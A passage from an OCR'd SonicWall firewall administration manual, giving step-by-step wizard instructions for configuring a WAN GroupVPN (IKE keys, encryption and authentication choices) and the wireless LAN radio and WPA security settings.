


After the configuration has updated, the **VPN Wizard Complete** page displays.



11 Click **Close**.

IKE Key Method




1 Select a key method:

- **Use default key** (selected by default)
- **Use this preshared key**

NOTE: If you choose this latter, all Global VPN Clients are prompted for this key when connecting to the WAN GroupVPN'

a) Enter a preshared key in the **Use this preshared key** field. A default value is given.

2 Click **Next**. The **Security Settings** page displays.



3 Select the security settings to use for IKE Phase 1 and IPSEC Phase 2:

TIP: If you require more specific security settings, you can adjust the new site-to-site VPN policy after this wizard finishes.

- **DH Group**: The Diffie-Hellman (DH) group is the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. The VPN Uses the DH group during IKE negotiation to create the key pair. You can choose:
  - Group 1
  - **Group 2** (default)
  - Group 5
  - Group 14
  - 256-bit Random ECP Group
  - 384-bit Random ECP Group
  - 521-bit Random ECP Group
  - 192-bit Random ECP Group
  - 224-bit Random ECP Group
- **Encryption**: This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security. DES is the least secure and the and takes the least amount of time to encrypt and decrypt. AES-256 is the most secure and takes the longest time to encrypt and decrypt.The VPN uses this for all data through the tunnel.

  You can choose: **DES**, **3DES** (default), **AES-128**, **AES-256**, or **AES-192**.

  IMPORTANT: The SonicWall Global VPN Client version 1.x is not capable of AES encryption, so if you chose this method, only SonicWall Global VPN Client versions 2.x and higher are able to connect.
- **Authentication**: This is the hashing method used to authenticate the key, once it is exchanged during IKE negotiation. You can choose **MD5** or **SHA-1** (default), **SHA-256**, **SHA-384,** or **SHA-512**.
- **Life Time (seconds)**: This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).

4 Click **Next**. The **User Authentication** page displays.


5 Specify whether user authentication for all incoming VPN connections from Global VPN Clients is enabled or disabled:

- To enable user authentication:
  a) Select the **Enable User Authentication** checkbox. This is selected by default.

     The user must enter a valid username and password before connecting to the SonicWall appliance. Users are authenticated against the internal user database User Group object members specified in the **Authenticate User Group Object** drop-down menu.

  b) Select the user group to authenticate from the **Authenticate User Group Object** drop-down menu. The default is **Trusted Users**.
- To disable user authentication and allow unauthenticated VPN Clients access:
  a) Unselect the **Enable User Authentication** checkbox, which is selected by default.
  b) Select the address group or address object allowed access from the **Allow Unauthenticated VPN Client Access** drop-down menu. The default is **Firewalled Subnets**.

6 Click **Next**. The **Virtual IP Adapter** page displays.




7 Configure the virtual IP adapter by clicking the Use **Virtual IP Adapter** checkbox. This setting is not selected by default.

The Global VPN Client has an optional virtual adapter that can obtain a special IP Address when it connects to the SonicWall, thereby allowing it to appear to be on the internal X0 interface network when communicating with internal devices. The virtual IP address can be obtained from the internal DHCP server of the SonicWall appliance or from an existing DHCP server located on the SonicWall appliance's X0 interface.


NOTE: If the virtual adapter is enabled, the internal DHCP server is used with the existing range on interface X0.

8 Click **Next**. The **WAN GroupVPN Configuration Summary** page displays.



9 Verify the settings.

10 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **VPN Wizard Complete** page displays.


11 Click **Close**.

Using the Wireless Guide

The **Wireless Guide** steps you through configuring the network settings and security features of the WLAN radio interface.

To configure network settings and security features:

1 Click **Wizards** in the upper right corner of the SonicWall management interface. The **Wizard Welcome** page displays.




2 Select the **Wireless Guide** by either:

- Clicking the **Wireless Guide** radio button.
- Selecting it from the **Select a guide** drop-down menu.

3 Click **Next**. The **Regulatory Domain Registration** page displays.

Regulatory Domain Registration



IMPORTANT: You are responsible for complying with all laws prescribed by the governing regulatory domain and/or locale regarding radio operations.


NOTE: The regulatory domain is generated automatically from the **Country Code**.

1 Select a country from the **Country Code** drop-down menu.

IMPORTANT: For international (non USA or Japan) TZ Series wireless and SOHO W wireless appliances, be sure to select the country code for the country in which the appliance will be deployed, even if you are not in that country. For appliances deployed in the USA and Japan, the regulatory domain and country code are selected automatically and cannot be changed.


IMPORTANT: If you select the country code for Canada, it cannot be changed except by contacting SonicWall Support.

2 Click **Next**. An information message about maintaining up-to-date wireless drivers on your client computers displays.



3 Click **OK**. The **Wireless LAN Settings** page displays.

Wireless LAN Settings



1 Select the type of IP assignment from the IP Assignment drop-down menu:

- **Static** (default)
- **Layer 2 Bridged Mode**


2 If you chose:

- **Static**:

    a) Enter a WLAN IP address in the **WLAN IP Address** field. The default is **172.16.31.1**.

    b) Enter a WLAN subnet mask in the **WLAN Subnet Mask** field. The default is **255.255.255.0**.

- **Layer 2 Bridged Mode**, a message displays the zone of the interface bridge and the options change:




a) Click **OK** on the message.

b) Select a bridged-to interface from the **Bridged to** drop-down menu.

3 Click **Next**. A message regarding keeping the wireless drivers on client computers up to date displays.

4 Click **OK**. The **WLAN Radio Settings** page displays.

WLAN Radio Settings



1 Enter a SSID (Service Set ID) in the **SSID** field. The SSID serves as the primary identifier for your wireless network. You can specify up to 32 alphanumeric characters; the SSID is case sensitive. The appliance generates a default SSID of **sonicwall-** plus the last four characters of the BSSID (Broadcast Service Set ID); for example, `sonicwall-` becomes `sonicwall-F2DS`. `sonicwall-F2DS`.

2 Select your preferred radio mode from the **Radio Mode** drop-down menu. The wireless security appliance supports the modes shown in Radio mode choices in WLAN Radio Settings on page 1898.

NOTE: The available options change depending on the mode selected. If the wireless radio is configured for a mode that:

- Supports 802.11n (except 5GHz 802.11n/a/ac Mixed), the following options are displayed: **Radio Band, Primary Channel, Secondary Channel**.
- Does not support 802.11n, only the **Channel** option is displayed.
- Supports 5GHz 802.11n/a/ac Mixed or 5GHz 802.11ac Only, the **Radio Band** and **Channel** options are displayed.

TIP: For optimal throughput speed solely for 802.11n clients, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

For optimal throughput speed solely for 802.11ac clients, SonicWall recommends the **802.11ac Only** radio mode. Use the **802.11ac/n/a Mixed** radio mode for multiple wireless client authentication compatibility.

3 If the mode you selected supports:

- **802.11a Only**, **802.11g only**, or **80211g/b Mixed**, go to Step 4
- **5GHz802.11ac Only** and **5GHz 802.11n/a/ac Mixed**, go to Step 6
- **802.11n Only** or **802.11n Mixed** (except for **5GHz 802.11n/a/ac Mixed**), go to Step 8


4 Only for 802.11a/g: Select the channel for the radio from the **Channel** drop-down menu:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. Use **Auto** unless you have a specific reason to use or avoid specific channels.
- Specific channel: Select a single channel (see 802.11g/802.11a channels in WLAN Radio Settings on page 1898) within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area.

  NOTE: Available channels depend on the type of radio in the appliance.

5 Go to Step 11.

6 For 802.11ac, the **Radio Band** and **Channel/Standard Channel** options display.



From the **Radio Band** drop-down menu, select the radio band for the 802.11a or 802.11ac radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity.
  - The **Channel** drop-down menu is set to **Auto** and cannot be changed.
- **Standard - 20 MHz Channel** - Specifies that the 802.11ac radio uses only the standard 20 MHz channel. This is the default setting.

  a) When this option is selected, from the **Channel** drop-down menu, select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. For the available channels, see 802.11g/802.11a channels in WLAN Radio Settings on page 1898. The default channel is **Channel 36 (5180MHz)**.

- **Wide - 40 MHz Channel** - Specifies that the 802.11ac radio uses only the wide 40 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed. See Step a above for selecting a channel.
- **Wide - 80 MHz Channel** - Specifies that the 802.11n radio uses only the wide 80 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed. See Step a above for selecting a channel.

7 Go to Step 11.

8 For 802.11n only or 802.11n mixed, the **Radio Band**, **Primary Channel**, and **Secondary Channel** settings are displayed:

From the **Radio Band** drop-down menu, select the band for the 802.11n or 802.11ac radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting.
  - The **Primary Channel** and **Secondary Channel** drop-down menus are set to **Auto** and cannot be changed.
- **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** drop-down menus.
  - **Standard Channel** - By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels are the same as for 802.11g in Step 4.
- **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** drop-down menus are displayed:
  - **Primary Channel** - By default, this is set to **Channel 36 (5180MHz)**. Optionally, you can specify a specific another channel or **Auto**. The available channels are the same as for 802.11a in Step 4
  - **Secondary Channel** - The configuration of this drop-down menu is set to **Auto** regardless of the primary channel setting.

9 Optionally, select the **Enable Short Guard Interval** checkbox to specify a short guard interval of 400ns as opposed to the standard guard interval of 800ns. This setting is selected by default. For information about the guard interval, see WLAN Radio Settings on page 1898.

NOTE: This option is not available if **5GHz 802.11g/b Mixed**, **5GHz 802.11a Only**, or **2.4GHz 802.11g Only** mode is selected.


10 Optionally, to enable 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput, select the **Enable Aggregation** checkbox. This setting is selected by default. For information about aggregation, see WLAN Radio Settings on page 1898.

NOTE: This option is not available if **5GHz 802.11g/b Mixed**, **5GHz 802.11a Only**, or **2.4GHz 802.11g Only** mode is selected.

TIP: The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, and so on), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

11 Click **Next**. The **WLAN Security Settings** page displays.

WLAN Security Settings



1 Select a security mode:

- **WPA/WPA2 Mode** – Wi-Fi Protected Access (WPA) mode is the security wireless protocol based on the 802.11i standard. It is the recommended protocol if your wireless clients support WPA/WPA protocol also.
- **Connectivity** (default) – This mode allows unrestrained wireless access to the device.


CAUTION: This mode does not offer encryption or access controls.

2 Click **Next**. What page displays depends on the security mode you selected.

3 If you selected:

- **WPA/WPA2Mode**, the **WPA Mode Settings** page displays. Go to WPA Mode Settings on page 1934.
- **Connectivity**, the **WLAN VAP (Virtual Access Point) Settings** page displays. Go to WLAN VAP (Virtual Access Point) Settings on page 1935.

WPA Mode Settings



NOTE: For a description of the various authentication types, cipher types, and shared keys, see WPA-PSK / WPA2-PSK Encryption Settings on page 707, WPA-EAP / WPA2-EAP Encryption Settings on page 707, Virtual Access Point Profile Settings on page 706, and About Authentication on page 676.

1 From the **Authentication Type** drop-down menu, select the encryption mode. The options that display depend on the mode you select.

2 From the **Cipher Type** drop-down menu, select:

- **AES** (default)
- **TKIP**
- **Auto**

3 From the **Group Key Update** drop-down menu select either:

- **By Timeout** (default)
- **Disabled**; the Interval field does not display.

4 In the **Interval** (seconds) field, enter the time until timeout. The default is **86400**.

5 If you selected:


- PSK mode, go to Step 6.
- EAP mode, go to Step 9.

6 In the **Passphrase** field, enter the passphrase from which the key is generated.

7 Click **Next**. The **WLAN VAP (Virtual Access Point Settings** page displays.

8 Go to WLAN VAP (Virtual Access Point) Settings on page 1935.

